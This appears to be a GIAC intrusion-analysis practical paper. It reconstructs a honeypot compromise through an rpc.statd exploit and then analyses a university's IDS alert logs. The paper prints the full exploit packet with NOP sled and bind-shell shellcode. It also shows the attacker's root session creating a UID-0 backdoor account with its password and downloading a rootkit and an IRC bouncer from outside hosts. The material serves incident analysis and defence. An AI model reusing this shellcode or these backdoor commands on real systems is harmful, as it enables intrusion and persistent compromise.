0x0000   4500 0450 0000 4000 3211 242f 42ce 1501        E..P..@.2.$/B...
0x0010   4475 842a e7e6 03a5 043c 878d 2dc1 b286        Du.*.....<..-...
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0020 3de4 1944        ............=..D
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070   19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf        ................
0x0080   1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538        ........%8x%8x%8
0x0090   7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x00a0   2538 7825 3233 3678 256e 2531 3337 7825        %8x%236x%n%137x%
0x00b0   6e25 3130 7825 6e25 3139 3278 256e 9090        n%10x%n%192x%n..
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................
```

18:58:10 - 66.206.21.1 sends "STAT" to UDP 933 of honeypot attempting to buffer overflow rpc.statd

```
18:58:10.938483 66.206.21.1.59366 > 10.0.0.1.933: udp 1076 (DF)
[snip - same payload as previous packet]
```

18:58:12 - 66.206.21.1 sends "STAT" to UDP 933 of honeypot attempting to buffer overflow rpc.statd

```
18:58:12.949924 66.206.21.1.59366 > 10.0.0.1.933: udp 1076 (DF)
```

```
[snip - same payload as 2 packets ago]
```

18:58:19 - 66.206.21.1 sends SYN to honeypot on port 39168, presumably the port with a root shell awaiting

```
18:58:19.969472 66.206.21.1.37503 > 10.0.0.1.39168: S 268233515:268233515(0)
win 5840 <mss 1460,sackOK,timestamp 36236211 0,nop,wscale 0> (DF)
0x0000   4500 003c 0098 4000 3206 27b6 42ce 1501       E..<..@.2.'.B...
0x0010   4475 842a 927f 9900 0ffc eb2b 0000 0000       Du.*.......+....
0x0020   a002 16d0 fc44 0000 0204 05b4 0402 080a       .....D..........
0x0030   0228 ebb3 0000 0000 0103 0300                 .(..........
```

18:58:19 - honeypot sends SYN/ACK to 66.206.21.1

```
18:58:19.969734 10.0.0.1.39168 > 66.206.21.1.37503: S 2898654169:2898654169(0)
ack 268233516 win 32120 <mss 1460,sackOK,timestamp 444336764
36236211,nop,wscale 0> (DF)
0x0000   4500 003c 4e80 4000 4006 cbcd 4475 842a       E..<N.@.@...Du.*
0x0010   42ce 1501 9900 927f acc5 f3d9 0ffc eb2c       B..............,
0x0020   a012 7d78 cff3 0000 0204 05b4 0402 080a       ..}x............
0x0030   1a7c 0a7c 0228 ebb3 0103 0300                 .|.|.(......
```

18:58:20 - 66.206.21.1 sends ACK to honeypot

```
18:58:20.084381 66.206.21.1.37503 > 10.0.0.1.39168: . ack 1 win 5840
<nop,nop,timestamp 36236222 444336764> (DF)
0x0000   4500 0034 0099 4000 3206 27bd 42ce 1501       E..4..@.2.'.B...
0x0010   4475 842a 927f 9900 0ffc eb2c acc5 f3da       Du.*.......,....
0x0020   8010 16d0 6556 0000 0101 080a 0228 ebbe       ....eV.......(..
0x0030   1a7c 0a7c                                     .|.|
```

18:58:20 - 66.206.21.1 issues the command "cd /; uname -a; id;" as root on the honeypot

```
18:58:20.085435 66.206.21.1.37503 > 10.0.0.1.39168: P 1:20(19) ack 1 win 5840
<nop,nop,timestamp 36236222 444336764> (DF)
0x0000   4500 0047 009a 4000 3206 27a9 42ce 1501       E..G..@.2.'.B...
0x0010   4475 842a 927f 9900 0ffc eb2c acc5 f3da       Du.*.......,....
0x0020   8018 16d0 5da5 0000 0101 080a 0228 ebbe       ....]........(..
0x0030   1a7c 0a7c 6364 202f 3b20 756e 616d 6520       .|.|cd./;.uname.
0x0040   2d61 3b20 6964 3b                             -a;.id;
```

At this point the attacker has a root shell on the honeypot. They add two user accounts, kernel and httpd. The kernel account is added with a UID/GID of 0, meaning it has the same system level authority of root. Here is the session that transpired:

```
cd /; uname -a; id;
Linux test 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
uid=0 (root) gid=0 (root)
w
5:27pm  up 51 days, 10:16,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
```

```
root     tty1     -                  6Oct 2 42:28m 27:28  27:27
/usr/local/bin/
root     tty2     -                 16Nov 2  5days  0.25s  0.14s  -bash
/usr/sbin/adduser -g 0 -u 0 kernel
passwd kernel
New UNIX password: lordluke
Retype new UNIX password: lordluke
Changing password for user kernel
passwd: all authentication tokens updated successfully
/usr/sbin/adduser httpd
passwd httpd
New UNIX password: lordluke
Retype new UNIX password: lordluke
Changing password for user httpd
passwd: all authentication tokens updated successfully
```

Now that the attacker has two user accounts they end their root shell session and use the telnet protocol to log in to the honeypot. It is interesting to note that different source Internet Protocol addresses were used to perform the exploit and to log in via telnet. 66.206.21.1 was the address where the exploit and compromise originated from and 80.97.35.83 was the address that the telnet session originated from. The first address according to ARIN is registered to Cyber World Internet Services based out of Spokane, Washington, United States. The second address according to RIPE is registered to SC Eurosat based out of Caransebes, Romania. The telnet session that ensued between the cracker and honeypot follows:

```
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0 on an i586
login: kernel
Password:
Login incorrect
login: httpd
Password:
[httpd@test httpd]$ su kernel
Password:
[root@test httpd]# w
5:29pm  up 51 days, 10:18,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM               LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                  6Oct 2 42:30m 27:28  27:27
/usr/local/bin/
root     tty2     -                 16Nov 2  5days  0.25s  0.14s  -bash
httpd    pts/0    80.97.35.83       5:29pm  0.00s  0.61s   ?     -
[root@test httpd]# wget www.geocities.com/ozlamer/psybnc.tgz
bash: wget: command not found
[root@test httpd]# rpm -ivh --force ftp://ftp.intraware.com/pub/wget/wget-
1_5_3-1_i386.rpm
Retrieving ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm
error: skipping ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm -
transfer failed - Unknown or unexpected error
warning: u 0x813af50 ctrl 0x813fd40 nrefs != 0 (ftp.intraware.com ftp)
[root@test httpd]# clear
[root@test httpd]# ftp 209.139.200.32
Connected to 209.139.200.32.
```

```
220 Serv-U FTP Server v3.0 for WinSock ready...
Name (209.139.200.32:httpd): dels
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .web
250 Directory changed to /.web
ftp> get r.tgz
local: r.tgz remote: r.tgz
PORT Command successful.
150 Opening BINARY mode data connection for r.tgz (3607329 bytes).
226 Transfer complete.
3607329 bytes received in 77.6 secs (45 Kbytes/sec)
ftp> bye
221 Goodbye!
[root@test httpd]# tar zxvf r.tgz
 [snip output]
[root@test httpd]# rm -rf r.tgz
[root@test httpd]# cd X
[root@test X]# ./install operator akteam 54321
 [*snip output for brevity]
[root@test X]# wget
bash: wget: command not found
[root@test X]# cd ..
[root@test httpd]# rm -rf X
[root@test httpd]# exit
[httpd@test httpd]$ exit
logout
```

At this point the attacker has tried unsuccessfully to retrieve an IRC proxy, psybnc, which is commonly used as a bouncer. An SSH backdoor with rootkit was installed, logs were cleaned and system binaries replaced with trojaned ones. The SSH backdoor server listens for connections on port 54321 and the attacker connects to the honeypot utilizing this encrypted communication channel at this point. They download another rootkit and scanning tools. The second rootkit is installed. The scanning of /8 networks for ports 22 (SSH) and port 111 (portmapper) begins. A /8 network is quite large, it is 16,777,214 hosts (targets in this case). Fortunately, the transparent bridge that performs packet filtering between the Internet and the honeypot blocked these scans before they reached the Internet.

On a comical sidenote, the second rootkit by default sends via email various informational tidbits to the attacker. These include ifconfig output, sniffed usernames/passwords from inbound or outbound sessions, and login credentials from the console. The default yahoo.com email address the attacker used in the rootkit configuration as the email address apparently was not working (because that traffic is blocked outbound from the bridge as well) so the attacker decided to send test email messages to an email account of a domain that one can only believe is the attackers place of professional employment.

Correlations

The CVE entry for the rpc.statd exploit:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0666

The Bugtraq entry for the rpc.statd exploit:

http://www.securityfocus.com/bid/1480

Evidence of active targeting

As mentioned in the Source of Trace all network traffic to and from the honeypot was logged using Tcpdump. There was absolutely no connections from any source Internet Protocol address to the honeypot on port 111 before the one from 66.206.21.1. That connection quickly turned into the exploitation and compromise of the honeypot via the rpc.statd vulnerability. This leads the examination of the traffic pattern to suggest that it was by no means a direct attack but simply random. Further investigation of the honeypot filesystem after compromise reveals a script that take netblocks as arguments, attempt a TCP connect to port 111 and if successful will launch an exploit against the host. The exploit used with this script as found on the honeypot filesystem is a copy of the statd exploit by ron1n, as mentioned earlier. These files added by the attacker support the notion that the attack was not direct but part of a systematic and shotgun approach to blindly attack and compromise machines. Dshield.org and Google do not turn up correlating evidence of malicious activity by either of the source addresses (the US based or Romanian based).

Severity

Criticality of the target systems is set to 0. The host is a sacrificial honeypot.

Lethality is set to 5. Remote root exploit.

System Countermeasures is rated 0. The host is unpatched and unprotected.

Network countermeasures is set to 0. There is no perimeter protection.

Therefore, the severity metric is: Severity = (0+5) - (0+0) = 5

Defensive recommendation

Fairly high Severity rating and as expected the host was compromised. The recommendations, and these are based on the honeypot in a production system role, would be to firewall all RPC related traffic on the perimeter, turn off unneeded services on the host such as RPC, and to patch the system to current patch level.

Multiple choice test question

What transport type and port does the portmapper service work over?

A. TCP 933
B. TCP 111
C. UDP 933
D. UDP 111

The best answer is B.

[1] http://packetstormsecurity.nl/0008-exploits/statdx.c

Analyze This

Executive Summary

The five days of logs analyzed show different types of malicious activity that can be combated by defense in depth procedures. Typically the general nature of an academic institution network is to provide open sharing amongst users. However, this practice does not have to bleed over into promiscuous communications with the Internet at large. Strict perimeter security would help quell most attacks upon the University network and still provide unabridged internal communications. Further segmentation of the University network would help to alleviate the risk of an attacker bypassing the perimeter security and having unfettered access to the soft chewy center of the institution. These are challenging tasks in a University setting but should be strongly considered.

Intrusion Detection Systems (IDS) are useful but one thing they do not provide is information on whether or not a targeted system is vulnerable and susceptible to an attack launched against it. The sheer volume of alert logs over the five days and additional scan logs to sufficiently give needed attention to is burdensome. A better approach of running a network based IDS would be to adhere to the Network Security Monitoring (NSM) principles of having more network data to complement the intrusion detection alert. NSM would provide the information on whether an attack succeeded to the IDS administrators thereby cutting down on time inefficiencies and focusing resources on true attacks against University computers.

The overall health of the University is rated as fair. Successful attacks against University computers circle mainly around worm infections and trojan infections. Peer to Peer (P2P) file sharing also is a problem at the University. There are a multitude of reasons why P2P can be dangerous including it being used as a trojan and virus infection vector, the increased bandwidth costs of transferring files, and the legal implications of transferring copyrighted materials. The worm, trojan, and P2P activity at the University is probably typical to the security issues many university networks face. A list of University hosts which have a high probability of being compromised and should be investigated as soon as possible by the University administrators follow:

Worm infection: MY.NET.80.51, MY.NET.150.98, MY.NET.150.133, MY.NET.70.154, MY.NET.163.107, MY.NET.84.194, MY.NET.163.249, MY.NET.42.1, MY.NET.70.129, MY.NET.80.149, and MY.NET.111.72

Trojan activity: MY.NET.84.235, MY.NET.6.15, MY.NET.60.17, MY.NET.60.14, MY.NET.42.9, MY.NET.190.97, MY.NET.190.203, MY.NET.190.202, MY.NET.190.1, MY.NET.190.102, MY.NET.190.101

P2P/trojan activity: MY.NET.69.181, MY.NET.97.155

Defensive Recommendations

Perimeter Security

There are many protocols that are allowed into the network from the Internet that should be disallowed. Basic best practice ingress/egress filtering of ports such as Windows file sharing should be enacted. Filtering ingress the public address space of the University from being used as the source address of traffic should be implemented. Filtering all ingress/egress traffic having RFC1918 source or destination addresses should be done. Additionally, filtering of IANA reserved addresses and multicast traffic should be put in place if feasible.

Host based antivirus

Every host on the University network should have some form of antivirus protection. This is an aggressive recommendation to implement, as the nature of a University network has machines leaving and joining the network on a daily basis. However, user education and free antivirus installations should help offset implementation.

Network segmentation

In order to contain and filter network to network traffic, different network segments should be created. For instance, DMZ network(s) should be created for all publicly available servers. Labs, dormitories, administration facilities, offices, and common area kiosks should be on separate networks. All of these networks should have access control amongst each other.

Files Analyzed

The following consecutive date files from http://www.incidents.org/logs/ were used for analysis:

OOS_Report_2003_10_19	scans.031019	alert.031019
OOS_Report_2003_10_20	scans.031020	alert.031020
OOS_Report_2003_10_21	scans.031021	alert.031021
OOS_Report_2003_10_22	scans.031022	alert.031022
OOS_Report_2003_10_23	scans.031023	alert.031023

All files of the same type were concatenated into a single file for analysis. The resulting single files were ranged from small to large in size, 6.7M for the OOS, 326M for the alert, and 755M for the scan.

Alerts

By Occurence, Total

Note: the Snort port scan alerts in the alert files is duplicated in the scan files and therefore suppressed from the alert statistics.

```
199212  SMB Name Wildcard
28546   SMB C access
15606   MY.NET.30.4 activity
11563   EXPLOIT x86 NOOP
7131    connect to 515 from inside
5726    MY.NET.30.3 activity
4518    TCP SRC and DST outside network
3266    External RPC call
3172    High port 65535 tcp - possible Red Worm - traffic
2009    Possible trojan server activity
1825    ICMP SRC and DST outside network
752     NMAP TCP ping!
494     SUNRPC highport access!
455     Null scan!
438     High port 65535 udp - possible Red Worm - traffic
342     [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
182     [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
105     FTP passwd attempt
103     [UMBC NIDS] External MiMail alert
84      Back Orifice
83      TFTP - Internal UDP connection to external tftp server
```

```
74      Incomplete Packet Fragments Discarded
62      Tiny Fragments - Possible Hostile Activity
55      [UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to
IRC
53      EXPLOIT x86 stealth noop
51      NETBIOS NT NULL session
38      DDOS shaft client to handler
37      [UMBC NIDS IRC Alert] Possible drone command detected.
27      EXPLOIT x86 setuid 0
26      EXPLOIT x86 setgid 0
25      EXPLOIT NTPDX buffer overflow
14      FTP DoS ftpd globbing
14      DDOS mstream client to handler
13      TFTP - Internal TCP connection to external tftp server
12      [UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
11      TFTP - External UDP connection to internal tftp server
10      RFB - Possible WinVNC - 010708-1
10      Attempted Sun RPC high port access
5       HelpDesk MY.NET.70.49 to External FTP
4       [UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.
4       NIMDA - Attempt to execute cmd from campus host
3       [UMBC NIDS] Internal MSBlast Infection Request
2       Traffic from port 53 to port 123
2       TFTP - External TCP connection to internal tftp server
2       Probable NMAP fingerprint attempt
2       External FTP to HelpDesk MY.NET.70.50
2       External FTP to HelpDesk MY.NET.70.49
2       External FTP to HelpDesk MY.NET.53.29
2       connect to 515 from outside
1       [UMBC NIDS IRC Alert] Possible trojaned box detected attempting to IRC
1       IRC evil - running XDCC
1       Bugbear@MM virus in SMTP
```

Analysis of 10 detects

The 10 detect analyzed constitute the top 10 alerts by occurrence as outlined above.

SMB Name Wildcard

Summary:
This event is generated when an attempt is made to enumerate a network.

Affected Systems:
Windows hosts.

Impact:
Moderate. Network information disclosure.

Attack Scenarios:

An attacker may be attempting to determine the NetBIOS name of the server, login names, or administrator name via the Windows command "nbtstat -A <host>". A worm such as network.vbs may be attempting to propagate.

Detailed Information:
Windows machines send this query to other Windows machines in order to determine the NetBIOS name when only an Internet Protocol address is known. In the case of the 199,212 detects for this signature, zero were external Internet Protocol addresses to MY.NET addresses. All alerts were MY.NET addresses as the source Internet Protocol address. The following are the top 10 of those addresses:

```
115620 MY.NET.80.51
 72066 MY.NET.150.133
  3100 MY.NET.29.2
  1290 MY.NET.84.224
   474 MY.NET.150.198
   193 MY.NET.42.9
   143 MY.NET.17.34
   141 MY.NET.84.154
   133 MY.NET.111.65
   118 MY.NET.150.44
```

Upon investigation of what external Internet Protocol address each of these hosts were talking to in order to generate the detects, most of them had one or two external hosts that tripped the vast majority of the detects. Three of the top 10 addresses, MY.NET.80.51, MY.NET.150.98 and MY.NET.150.133, peaked interest though. They generated detects in a pattern where the first octet of the external host went in an incremental sequence. In the case of MY.NET.150.98 for example, the three sequences were "61 62 63 64 65 66 67 68 69", "202 203 204 205 206 207 208 209 210 211 212 213" and "216 217 218 219 220 221 222". However, there did not seem to be a logical progression in the remaining three octets of the external Internet Protocol addresses. For instance, here is a snippet of part of the 61-69 sequence traffic from MY.NET.150.98:

```
MY.NET.150.198-61.207.87.55
MY.NET.150.198-61.213.92.31
MY.NET.150.198-61.214.127.95
MY.NET.150.198-61.241.160.219
MY.NET.150.198-61.32.241.125
MY.NET.150.198-61.44.4.206
MY.NET.150.198-62.112.193.23
MY.NET.150.198-62.77.79.218
MY.NET.150.198-62.90.250.77
MY.NET.150.198-63.148.24.2
MY.NET.150.198-63.170.248.138
MY.NET.150.198-63.171.229.240
MY.NET.150.198-63.175.179.222
MY.NET.150.198-64.105.144.245
MY.NET.150.198-64.140.78.3
```

```
MY.NET.150.198-64.198.89.199
MY.NET.150.198-64.219.107.145
MY.NET.150.198-64.219.239.2
MY.NET.150.198-64.220.183.26
MY.NET.150.198-64.221.150.62
MY.NET.150.198-64.229.224.148
MY.NET.150.198-64.231.135.2
MY.NET.150.198-64.27.155.235
MY.NET.150.198-64.30.193.174
MY.NET.150.198-64.63.212.115
```

The traffic seems indicative of a worm infection although the scanning algorithm is random. It does not seem to follow the algorithm of the network.vbs worm.

Corrective Action:
Filter ingress UDP 137.

References/Correlations:
http://whitehats.com/info/IDS177
http://www.sans.org/resources/idfaq/port_137.php?printer=Y
http://www.cert.org/incident_notes/IN-2000-02.html

Jamell Crequie suggests in his GCIA paper (http://www.giac.org/practical/GCIA/Jamell_Creque_GCIA.pdf) that the SMB Name Wildcard alert is possibly related to University hosts being used to launch Denial of Service (DoS) attacks against external hosts and controlled via the Subseven or Red Worm trojans. In the case of the number one host that tripped the SMB Name Wildcard alert, MY.NET.80.51, there were not any connections shown in the alert or scan logs to the default ports for the aforementioned trojans to suggest it is being remotely controlled. However, a SYN connection to port 17300 (the default Kuang2 trojan port) was made shortly before the scanning it performed started. A SYN/ACK from MY.NET.80.51 for the port 17300 SYN was not found in the scan logs so it may very well be unrelated. The second top host tripping the signature was MY.NET.150.133. Again, no trojan activity to this host was seen in alert or scan logs.

SMB C access

Summary:
This event is generated when an attempt is made to access the share C$.

Affected Systems:
Windows hosts.

Impact:
Serious. Administrative access to the host.

Attack Scenarios:
An attacker may be attempting to access the C drive of a host.

Detailed Information:
With administrative rights, the Windows C drive can be remotely accessed.
In the case of the 28,546 detects for this signature, all were external Internet Protocol addresses targeting MY.NET addresses. Depending on what the IDS is monitoring, this may or may not be concerning. If the IDS is monitoring before the border router/border firewall hopefully the traffic is dropped by that device. If it is after the border router or firewall then there is cause for concern and filtering of this traffic should be done as soon as possible. Based on the previous detect analysis, it is likely the IDS is monitoring traffic after the border router or firewall. Therefore, this is a serious concern that needs to be investigated. The following are the top 10 MY.NET addresses targeted with respect to the detect:

```
5088 MY.NET.84.228
1146 MY.NET.191.52
 149 MY.NET.152.166
 123 MY.NET.111.225
 117 MY.NET.110.220
 116 MY.NET.110.204
 109 MY.NET.110.212
 109 MY.NET.110.205
 108 MY.NET.110.203
 107 MY.NET.72.243
```

Pouring through the scan and OOS logs for these hosts, it is not apparent that any malevolent scanning occurs from any of these hosts. Therefore, the probability of compromise is small.

Corrective Action:
Filter ingress TCP 139.

References/Correlations:
http://whitehats.com/info/IDS339
http://www.snort.org/snort-db/sid.html?sid=533

Al Maslowski's GCIA paper (http://www.giac.org/practical/GCIA/Al_Maslowski-Yerges_GCIA.pdf) mentions that the SMB C Access rule triggered 174 times and that it rarely misfires. Although the validity of that statement is true, it is questionable that the detect picked up malicious activity over benign traffic.

MY.NET.30.4 activity

Summary:
Rule deviating from official Snort rule directory. Unknown purpose.

Affected Systems:
Unknown.

Impact:
Unknown.

Attack Scenarios:
Unknown.

Detailed Information:
Investigation of the source addresses and destination ports of the detects was performed in an attempt to determine the purpose of the rule. The top 10 source addresses are as follows:

```
2934     68.55.85.180
2743     68.54.91.147
1124     172.142.110.232
997      151.196.19.202
474      68.33.10.149
441      68.55.62.79
440      68.55.205.180
396      68.84.131.246
365      151.196.34.226
351      151.196.42.116
```

The top 10 destination ports are as follows:

```
10378    51443
3901     80
1210     524
30       135
17       445
8        554
6        139
5        4000
5        21
3        9090
```

The port 51433 was not found to have an associated service in the Neohapsis ports list at http://www.neohapsis.com/neolabs/neo-ports. Perhaps some custom application was running on this port. The second most hit port, 80, is the common port for the HTTP service and the third, 524, is NCP which is the (Novell) Netware Core Protocol port. The top 10 source Internet Protocol addresses are all within Comcast, Verizon, or AOL netblocks. Possible reasons for the rule are that the University had a security incident with this particular server and wanted to keep tabs on it or they wanted to find out who is connecting to it.

Corrective Action:
Unknown.

References/Correlations:
Marshall Heilman stated in his GCIA practical (http://www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf) very similar destination ports, 51433, 80, 524, 135 and 445 for this alert. Interestingly, he stated that the 524, 135 and 445 traffic may be an attempt to perform fingerprinting of operating systems across a network (524 port open for Novell, 135 port open for Windows NT, 445 port open for Windows 2000, respectively). However, this is not logical for our traffic for two reasons. First, at a maximum there would have been 17 fingerprinting attempts against MY.NET.30.4 if there was a type of tool that sends three packets regardless, one each to port 445, 135, and 524, to a target. This is because the minimum port count number out of the 1,210 port 524 packets, 30 port 135 packets, and 17 port 445 packets is 17. We would have had roughly the same number of each packet in the logs. Second, there could have been a scanning tool that had more logic. For example, the tool first checks for port 445 and if the target responds the machine is flagged as Windows 2000 but if it does not respond it checks for port 135 and if the target responds the machine is flagged as Windows NT but if it does not respond it checks for port 524 and if the target responds the machine is flagged as Novell. However, this algorithm does not match with the correlation of source addresses though. There are no machines that make a connection to one port and then make a subsequent connection to one or both of the other two ports.

EXPLOIT x86 NOOP

Summary:
This event is generated when a series of NOOP (No Operation) instructions for the x86 architecture is detected.

Affected Systems:
Intel x86

Impact:
Serious. Ability to cause target to run arbitrary code.

Attack Scenarios:
The series of NOOP instructions is commonly used in exploit code that attempts to run arbitrary code on the target system by getting the return address on the stack to point to the malicious code.

Detailed Information:
Due to the fact that the payloads of common traffic (such as images via FTP or HTTP) will alert on this rule it is difficult to tell if the detects are malicious or not without further

information. All of the detects had MY.NET addresses as the destination host. So, we could have real attacks against MY.NET servers or non-malicious traffic such as images via HTTP or binary data via FTP. Therefore, the destination ports were extracted from all of the detects and the top 10 follow:

```
8398 135
2069 445
 785 80
  64 6881
  44 1071
  41 119
  12 1351
   8 139
   8 1226
   7 1392
```

The source ports were extracted from the detects as well:

```
162 1975
152 3747
150 3668
149 2886
131 80
130 3544
103 4617
102 2390
 85 4311
 78 2284
```

From the destination ports it appears that traffic over Windows file sharing ports (135, 139, and 445) caused the vast majority of the detects. The other two interesting ports would be port 80, HTTP, and port 119, NNTP. Looking into the port 80 and 119 traffic profile further it appears as normal client to server access to the MY.NET web servers and their NNTP server. It is difficult to determine without a payload if the detects were malicious in nature. This hosts themselves do not exhibit abnormal behavior from the alert, scan, or OOS files but that alone does not mean that they could not be compromised. The source ports similarly reveal a high volume of ephemeral ports typically used in client connections. Besides port 80 which is in the top ten list the only other port under 1024 that did not make the list was port 20 which is the FTP data port.

Corrective Action:
None.

References/Correlations:
http://www.whitehats.com/info/IDS181

In the GCIA practical of Greg Bassett (http://www.giac.org/practical/GCIA/Greg_Bassett_GCIA.pdf) he notes a high volume of these alerts as well, 6223 occurrences. He attributes most of these alerts to false positives within web traffic, image downloads and binary traffic. After weeding out the web traffic he was left with various destination ports. The most prevalent of these was port 119, NNTP, which he states is also used by the Happy99 worm that spreads via email attachments and news transfer. However, the Happy99 worm would not trigger this alert as it modifies Wsock32.dll and would not make use of NOOPs.

Holger van Lengerich in his GCIA paper (http://www.giac.org/practical/GCIA/Holger_van_Lengerich_GCIA.pdf) states that the x86 NOOP rule triggers many false positives due to the string matching on legitimate traffic comprising JPG, PNG, GIF, PICT or Microsoft Word file formats.

connect to 515 from inside

Summary:
Rule deviating from official Snort rule directory. Purpose is to detect any connection from an internal host to an external host on port 515.

Affected Systems:
Unkown. Likely Unix based.

Impact:
Unknown.

Attack Scenarios:
Unknown.

Detailed Information:
An educated guess about the reason this rule was written is to catch an internal host infected with a worm or compromised by a cracker which in turn is scanning external hosts on port 515 in order to compromise. Port 515 is the default port for the LPD (Unix printing) service. This service has had numerous security vulnerabilities, some resulting in public exploit code that returns a remote root shell. All but five of the 7131 detects were connections from MY.NET.162.41 to 128.183.110.242. The destination host is part of the National Aeronautics and Space Administration (NASA) netblock. Oddly enough, the source port on these connections is port 721 which is not an ephemeral port used by most clients. Researching this fact shows that Windows NT 4.0 Service Pack 3 uses TCP ports 721-731 by default for LPR, which is actually defined in RFC 1179. Most likely, the host MY.NET.162.41 is misconfigured with the LPR setting that points to the NASA host as its printer.

Corrective Action:
Filter egress 515 TCP/UDP.

References/Correlations:
http://support.microsoft.com/default.aspx?scid=kb;en-us;179156
http://www.faqs.org/rfcs/rfc1179.html
http://www.dshield.org/port_report.php?port=515

In his GCIA practical, Bradley Urwiller (http://www.giac.org/practical/Bradley_Urwiller_GCIA.pdf) noted a high percentage of the connect to 515 from inside detects were legitimate access to Unix print servers. This might raise an eyebrow as the the University should probably not be connecting to external sources for printing until he shows that the detects had both source and destination Internet Protocol addresses within MY.NET address space.

MY.NET.30.3 activity

Summary:
Rule deviating from official Snort rule directory. Unknown purpose.

Affected Systems:
Unknown.

Impact:
Unknown.

Attack Scenarios:
Unknown.

Detailed Information:
Investigation of the source addresses and destination ports of the detects was performed in an attempt to determine the purpose of the rule. The top 10 source addresses are as follows:

```
1224     68.57.90.146
735      68.55.27.157
639      68.55.233.51
605      68.55.62.79
572      141.157.6.106
462      68.55.105.5
209      68.55.53.222
200      68.55.250.229
107      68.48.217.68
101      165.247.97.243
```

The top 10 destination ports are as follows:

```
5607     524
28       135
17       80
```

12	445
8	554
8	4000
6	21
3	139
2	9090
2	5128

